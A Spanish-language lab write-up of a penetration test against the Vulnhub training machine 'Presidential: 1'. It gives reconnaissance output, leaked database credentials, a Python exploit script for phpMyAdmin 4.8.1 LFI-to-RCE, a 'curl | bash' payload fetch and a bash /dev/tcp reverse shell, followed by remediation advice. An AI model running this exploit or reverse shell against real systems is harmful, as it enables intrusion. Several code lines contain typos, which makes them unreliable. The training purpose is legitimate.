



## Informe Técnico

# Máquina Presidential: 1



Este documento es confidencial y contiene información sensible.  
No debería ser impreso o compartido con terceras entidades.

10 de Marzo del 2024



# Índice

<b>1. Antecedentes</b>	<b>2</b>
<b>2. Objetivos</b>	<b>2</b>
2.1. Alcance . . . . .	3
2.2. Impedimentos y limitaciones . . . . .	3
2.3. Resumen general . . . . .	3
<b>3. Reconocimiento</b>	<b>4</b>
3.1. Enumeración de servicios expuestos . . . . .	4
3.2. Enumeración de servidores web . . . . .	5
3.3. Enumeración de subdominios . . . . .	6
3.4. Enumeración de paneles de autenticación . . . . .	7
<b>4. Identificación y explotación de vulnerabilidades</b>	<b>7</b>
4.1. Archivo backup expuesto . . . . .	7
4.2. Explotación del PhpMyAdmin . . . . .	9
<b>5. Escalada de privilegios</b>	<b>12</b>
<b>6. Contramedidas y buenas prácticas</b>	<b>12</b>
6.1. PhpMyAdmin 4.8.1 vulnerable . . . . .	12
<b>7. Conclusiones</b>	<b>13</b>

## 1. Antecedentes

El presente documento recoge los resultados obtenidos durante la fase de auditoría realizada a la máquina **Presidential: 1**, enumerado todos los vectores de ataque encontrados así como la explotación realizada para cada uno de estos.

Esta máquina ha sido descargada de la plataforma de **Vulnhub**, una plataforma de entrenamiento y práctica para personas interesadas en la seguridad informática y en el hacking ético. A continuación, se proporciona el enlace directo de descarga a esta máquina.

### Dirección URL

<https://vulnhub.com/entry/presidential-1,500/>




Imagen 1: Página principal del servicio web de la máquina

## 2. Objetivos

Los objetivos de la presente auditoría de seguridad se enfocan en la identificación de posibles vulnerabilidades y debilidades en la máquina **Presidential: 1**, con el propósito de garantizar la integridad y confidencialidad de la información almacenada en ella.

Con este fin, se ha llevado a cabo un análisis exhaustivo de todos los servicios detectados que se encontraban expuestos en dicho servidor, recopilando información detallada sobre aquellos que representan un riesgo potencial desde el punto de vista de la seguridad.



## 2.1. Alcance

A continuación se representan los objetivos a cumplir para esta auditoría

- Identificar los puertos y servicios vulnerabilidades
- Realizar una explotación de las vulnerabilidades encontradas
- Conseguir acceso al servidor mediante la explotación de los servicios vulnerables identificados
- Enumerar vías potenciales de elevar privilegios en el sistema una vez este ha sido vulnerado

## 2.2. Impedimentos y limitaciones

Durante el proceso de auditoría, está terminantemente prohibido realizar alguna de las siguientes actividades:

- Realizar tareas que puedan ocasionar una **denegación de servicio** o afectar a la disponibilidad de los servicios expuestos
- Borrar archivos residentes en el servidor una vez este haya sido vulnerado

## 2.3. Resumen general

### 3. Reconocimiento


#### 3.1. Enumeración de servicios expuestos

A continuación, se adjunta una evidencia de los puertos y servicios identificados durante el reconocimiento aplicado con la herramienta **nmap**:

```
File: targeted
1 # Nmap 7.94SVN scan initiated Mon Mar 11 10:35:02 2024 as: nmap -sCV -p80,2082 -oN targeted 192.168.1.173
2 Nmap scan report for 192.168.1.173 (192.168.1.173)
3 Host is up (0.00036s latency).
4
5 PORT      STATE SERVICE VERSION
6 80/tcp    open  http    Apache httpd 2.4.6 ((CentOS) PHP/5.5.38)
7 |_ http-title: Ontario Election Services &raquo; Vote Now!
8 |_ http-methods:
9 |_ Potentially risky methods: TRACE
10 |_ http-server-header: Apache/2.4.6 (CentOS) PHP/5.5.38
11 2082/tcp  open  ssh     OpenSSH 7.4 (protocol 2.0)
12 |_ ssh-hostkey:
13 |_ 2048 06:40:f4:e5:8c:ad:1a:e6:86:de:a5:75:d0:a2:ac:80 (RSA)
14 |_ 256 e9:e6:3a:83:8e:94:f2:98:dd:3e:70:fb:b9:a3:e3:99 (ECDSA)
15 |_ 256 66:a8:a1:9f:db:d5:ec:4c:0a:9c:4d:53:15:6c:43:6c (ED25519)
16 MAC Address: 00:0C:29:6D:FF:BE (VMware)
17
18 Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
19 # Nmap done at Mon Mar 11 10:35:08 2024 -- 1 IP address (1 host up) scanned in 6.63 seconds
```

Imagen 2: Enumeración de puertos con nmap

En este caso, se identificaron 2 puertos activos corriendo por el protocolo TCP:



Asimismo, no se encontraron puertos expuestos a través de otros protocolos, por lo que se priorizará la evaluación de los puertos identificados en el primer escaneo efectuado.

### 3.2. Enumeración de servidores web

A continuación, se representan los resultados obtenidos con la herramienta **WhatWeb**, una herramienta de reconocimiento web que se utiliza para identificar tecnologías web específicas que se emplean en un sitio web, tras aplicar un reconocimiento sobre el servicio HTTP corriendo por el puerto 80:

```
> whatweb 192.168.111.37
http://192.168.111.37 [200 OK] Apache[2.4.6], Bootstrap, Country[RESERVED][ZZ], Email[contact@example.com,contact@votenow.local], HTML5, HTTPServer[CentOS][Apache/2.4.6 (CentOS) PHP/5.5.38], IP[192.168.111.37], JQuery, PHP[5.5.38], Script, Title[Ontario Election Services & Vote Now!]
```

Imagen 3: Enumeración del servicio HTTP por el puerto 80

En los resultados obtenidos, es posible identificar las versiones para algunas de las tecnologías existentes :

Tecnología	Versión
PHP	5.5.38
Apache	2.4.6

Dentro de la información representada, también es posible identificar 2 correos electrónicos, los cuales podrían ser utilizados de cara a un ataque de **Phishing**:

contact@example.com      contact@votenow.com

El **Phishing** es un tipo de ataque informático que se utiliza para engañar a las personas y obtener información confidencial, como contraseñas, información bancaria o detalles de tarjetas de crédito. El ataque se lleva a cabo mediante el envío de correos electrónicos fraudulentos o mensajes de texto que parecen legítimos y que solicita al destinatario que proporcione información personal o confidencial.

Adicionalmente, también ha sido posible identificar la versión de **Centos** que se encuentra activa a través de un reconocimiento exhaustivo realizado sobre el servidor web con la herramienta **wig**:

```
> wig 192.168.111.37

wig - WebApp Information Gatherer

Scanning http://192.168.111.37...

----- SITE INFO -----
IP           Title
192.168.111.37  Ontario Election Services &

----- VERSION -----
Name      Versions  Type
Apache    2.4.6     Platform
PHP       5.5.38    Platform
CentOS    7-1511    OS
```

Centos 7 (1511)

Imagen 4: Enumeración del servicio HTTP por el puerto 80



### 3.3. Enumeración de subdominios

Una vez identificado el dominio '**votenow.local**' gracias a los correos electrónicos, se procedió a aplicar un ataque de fuerza bruta sobre el dominio principal con el objetivo de identificar subdominios válidos.

Una vez finalizado el ataque de fuerza bruta, estos fueron los resultados obtenidos:

```
> gobuster vhost -u http://votenow.local/ -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 20 | grep -v "400"
=====
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:      http://votenow.local/
[+] Method:   GET
[+] Threads:  20
[+] Wordlist:  /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] User Agent: gobuster/3.1.0
[+] Timeout:  10s
=====
2023/04/06 14:32:54 Starting gobuster in VHOST enumeration mode
=====
Found: datasafe.votenow.local (Status: 200) [Size: 9503]
=====
2023/04/06 14:33:20 Finished
=====
```

Imagen 5: Subdominios identificados con gobuster

Se identificó el subdominio '**datasafe.votenow.local**' como un subdominio válido. Este subdominio representó un punto crucial en la auditoría, dado que fue a través de este que se consiguió ingresar al sistema mediante la explotación de una vulnerabilidad existente en **PhpMyAdmin**.

Cabe destacar que para que estos dominios y subdominios fuesen accesibles, fue necesario incorporar el siguiente contenido en el archivo '**/etc/hosts**':

```
> cat /etc/hosts
File: /etc/hosts
1  # Host addresses
2  127.0.0.1 localhost
3  127.0.1.1 parrot
4  ::1 localhost ip6-localhost ip6-loopback
5  ff02::1 ip6-allnodes
6  ff02::2 ip6-allrouters
7
8  192.168.111.37 votenow.local datasafe.votenow.local
```

Imagen 6: Contenido del archivo /etc/hosts

Esto es así dado que se está aplicando '**Virtual Hosting**', una técnica utilizada en servidores web para alojar múltiples sitios web en una sola máquina física. El archivo '**/etc/hosts**' se utiliza para asociar el nombre de dominio de cada sitio web con la dirección IP del servidor.

Si no se especifica esta asociación, el servidor web no podrá determinar el sitio web correcto para servir, respondiendo con un error o en un sitio web incorrecto.

### 3.4. Enumeración de paneles de autenticación

Una vez descubierto el subdominio '**datasafe.votenow.local**', representado en la imagen 6 de la página 6, se encontró el siguiente panel de autenticación de **PhpMyAdmin**:




Imagen 7: Panel de autenticación de PhpMyAdmin

## 4. Identificación y explotación de vulnerabilidades

### 4.1. Archivo backup expuesto

Durante una fase de reconocimiento con la herramienta **gobuster**, una herramienta de línea de comandos de código abierto que se utiliza para buscar y enumerar recursos web en servidores y sitios web, se identificó un archivo de Backup expuesto en el servidor :

```
> gobuster dir -u http://192.168.111.37/ -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 20 -x php.bak,php,txt
=====
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://192.168.111.37/
[+] Method: GET
[+] Threads: 20
[+] Wordlist: /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.1.0
[+] Extensions: php.bak,php,txt
[+] Timeout: 10s
=====
2023/04/06 14:12:48 Starting gobuster in directory enumeration mode
=====
/assets (Status: 301) [Size: 237] [--> http://192.168.111.37/assets/]
/config.php.bak (Status: 200) [Size: 107]
/config.php (Status: 200) [Size: 0]
=====
2023/04/06 14:13:32 Finished
=====
```

➔ Archivo backup expuesto

Imagen 8: Archivo de Backup expuesto en el servidor



Este archivo fue descargado con el objetivo de validar si este disponía de información la cual pudiera suponer un riesgo desde el punto de vista de la seguridad. En este punto, se determinó que el archivo contaba con la siguiente información privilegiada:

```
> curl -s -X GET http://192.168.111.37/config.php.bak | cat -l php
```

	STDIN
1	<?php
2	
3	\$dbUser = "votebox";
4	\$dbPass = "casoj3FFASPsbyoRP";
5	\$dbHost = "localhost";
6	\$dbname = "votebox";
7	
8	?>

Imagen 9: Credenciales de acceso a la base de datos

Estas credenciales corresponde a las credenciales de acceso a la base de datos, las cuales a su vez, debido a una reutilización de usuario y contraseña, permitieron ingresar al **PhpMyAdmin** representado en la imagen 7 de la página a 7




Imagen 10: Inicio de sesión exitoso en el PhpMyAdmin

## 4.2. Explotación del PhpMyAdmin

Una vez ingresado al **PhpMyadmin**, fue posible identificaar la versión actualmente en uso:




Imagen 11: Versión de PhpMyAdmin en uso

Esta versión corresponde a una **versión antigua** de PhpMyAdmin, lo que lo expone a varias **vulnerabilidades críticas** identificadas:




Imagen 12: Vulnerabilidades para la versión de PhpMyAdmin en uso.

Entre ellas, una la cual puede permitir a un atacante mal intencionado **ejecutar código remoto** en el servidor.



A continuación se comparte el script en Python3 el cual fue empleado para ejecutar comandos remotos en el servidor:

```
1
2  #!/usr/bin/env python
3
4  import re, requests, sys,html
5
6  def get_token(content):
7      s = re.search('token"\s*value="(.*?)"', content)
8      token = html.unescape(s.group(1))
9      return token
10
11  ipaddr = sys.argv[1]
12  port = sys.argv[2]
13  path = sys.argv[3]
14  username = sys.argv[4]
15  password = sys.argv[5]
16  command = sys.argv[6]
17
18  url = "http://{}:{ {}".format(ipaddr,port,path)
19  url1 = url + "/index.php"
20  r = requests.get(url1)
21  content = r.content.decode('utf-8')
22
23  s = re.search('PMA_VERSION:"(\d+\.\d+\.\d+)"', content)
24  version = s.group(1)
25  cookies = r.cookies
26  token = get_token(content)
27
28  # 2nd req: login
29  p = {'token': token, 'pma_username': username, 'pma_password': password}
30  r = requests.post(url1, cookies = cookies, data = p)
31  content = r.content.decode('utf-8')
32  s = re.search('logged_in:(\w+)', content)
33  logged_in = s.group(1)
34
35  cookies = r.cookies
36  token = get_token(content)
37
38  url2 = url + "/import.php"
39  payload = '''select '<?php system("{}") ?>';'''.format(command)
40  p = {'table':'', 'token': token, 'sql_query': payload }
41  r = requests.post(url2, cookies = cookies, data = p)
42  # 4th req: execute payload
43  session_id = cookies.get_dict()['phpMyAdmin']
44  url3 = url + "/index.php?target=db_sql.php%253f../../../../../../../../var/lib/php/
sessions/sess_{}".format(session_id)
45  r = requests.get(url3, cookies = cookies)
46
47  content = r.content.decode('utf-8', errors="replace")
48  s = re.search("select '(.*?)\n'", content, re.DOTALL)
49
50
```

Código 1: Exploit para la versión vulnerable de PhpMyAdmin

Una vez ejecutado e inyectando un comando que permitiera ingresar al sistema, se logró ganar acceso al servidor:

```
> python3 phpmysql_exploit.py datasafe.votenow.local 80 / votebox casoj3FFASPsbyoRP 'curl 192.168.111.45 | bash'

> nc -nlvp 443
listening on [any] 443 ...
connect to [192.168.111.45] from (UNKNOWN) [192.168.111.37] 55026
bash: no job control in this shell
bash-4.2$ whoami
whoami
apache
bash-4.2$ hostname -I
hostname -I
192.168.111.37
bash-4.2$ |
```

Imagen 13: Ganando acceso al servidor a través de la explotación del PhpMyAdmin.

En este caso, se está ejecutando un comando que mediante por 'curl', interprete un script en Bash el cual dispone del siguiente contenido:

```
1 #!/bin/bash
2
3 bash -i >& /dev/tcp/192.168.1.132/443 0>&1
4
```

Código 2: Script en Bash encargado de entablar la conexión

Este script está alojado en el servidor del atacante, evitando de esta forma dejar archivos residuales en el servidor víctima. Una vez ejecutado el comando, el atacante gana acceso al servidor, teniendo control de la máquina en este caso como el usuario 'apache'.

Tal y como se puede apreciar en el script, principalmente lo que sucede es que el script se aprovecha de una vulnerabilidad de tipo **LFI** existente en esta versión de PhpMyAdmin para conseguir la ejecución remota de comandos:

```
1 session_id = cookies.get_direct()['phpMyAdmin']
2 url3 = url + "/index.php?target=db_sql.php%253f../../../../../../../../var/lib/php/session/
3 sess_{}".format(session_id)
4 r=requests.get(url3, cookies = cookies)
5
```

Código 3: Porción del código correspondiente a la explotación del LFI

### Definición

**LFI (Local File Inclusión)** es una vulnerabilidad de seguridad en aplicaciones web que permite que un atacante pueda acceder a archivos locales del servidor a través de la inclusión de archivos locales en una página web.

A través del LFI, se consigue apuntar a un recurso de que almacena sesiones que representan información relacionadas con las diferentes sesiones activas en el uso del lado de los usuarios.

Aprovechando esta lectura y la propia sesión del usuario, lo que se hace es que a través de una **query SQL**, se logra introducir una consulta la cual contiene código PHP, visible desde los archivos de sesión del usuario a través del LFI. Esto en consecuencia conduce a una ejecución remota de comandos, dado que el código PHP es interpretado por el servidor.

## 5. Escalada de privilegios

## 6. Contramedidas y buenas prácticas


Con el objetivo de evitar posibles explotaciones indeseadas en el servidor expuesto, se enumeran a continuación las buenas prácticas a llevar a cabo para las diferentes vulnerabilidades.

### 6.1. PhpMyAdmin 4.8.1 vulnerable

PhpMyAdmin es una herramienta popular para administrar bases de datos MySQL a través de una interfaz web. Sin embargo, la versión 4.8.1 de PhpMyAdmin, tiene una vulnerabilidad conocida que puede permitir a un atacante ejecutar código arbitrario en el servidor web donde está alojado.

Para corregir esta vulnerabilidad, es necesario actualizar a la versión más reciente de PhpMyAdmin (actualmente, la versión 5.2.1) Si por alguna razón no es posible actualizar a la última versión, se pueden tomar algunas medidas para mitigar el riesgo de explotación:

- Corregir el código del script 'index.php' para que la variable 'target' proporcionada por el usuario esté bien controlada.



```
// If we have a valid target, let's load that script instead
if (! empty($_REQUEST['target'])
    && is_string($_REQUEST['target'])
    && ! preg_match('/^index/', $_REQUEST['target'])
    && ! in_array($_REQUEST['target'], $target_blacklist)
    && Core::checkPageValidity($_REQUEST['target']))
{
    include $_REQUEST['target'];
    exit;
}
```

Imagen 14: Parámetro target vulnerable a LFI

- En lugar de permitir que el usuario especifique cualquier archivo que desee incluir, definir una lista de archivos permitidos y comprobar que el valor pasado al parámetro 'target' esté en la lista antes de incluir el archivo. esté bien controlada.





## 7. Conclusiones

Se han detectado **vulnerabilidades críticas** que pueden suponer un riesgo desde el punto de vista de la seguridad. Han sido encontradas vulnerabilidades las cuales permitieron vulnerar la integridad del servidor, consiguiendo acceso al mismo como el usuario '**apache**'.

Esto ha sido posible debido a una versión vulnerable de PhpMyAdmin existente en uno de los subdominios identificados durante el proceso de reconocimiento bajo el dominio '**votenow.local**'.

Se recomienda encarecidamente aplicar las contramedidas recomendadas para corregir estas vulnerabilidades lo antes posible, dado que de lo contrario se podría comprometer la seguridad del servidor y poner en riesgo la integridad de todos los datos almacenados en este.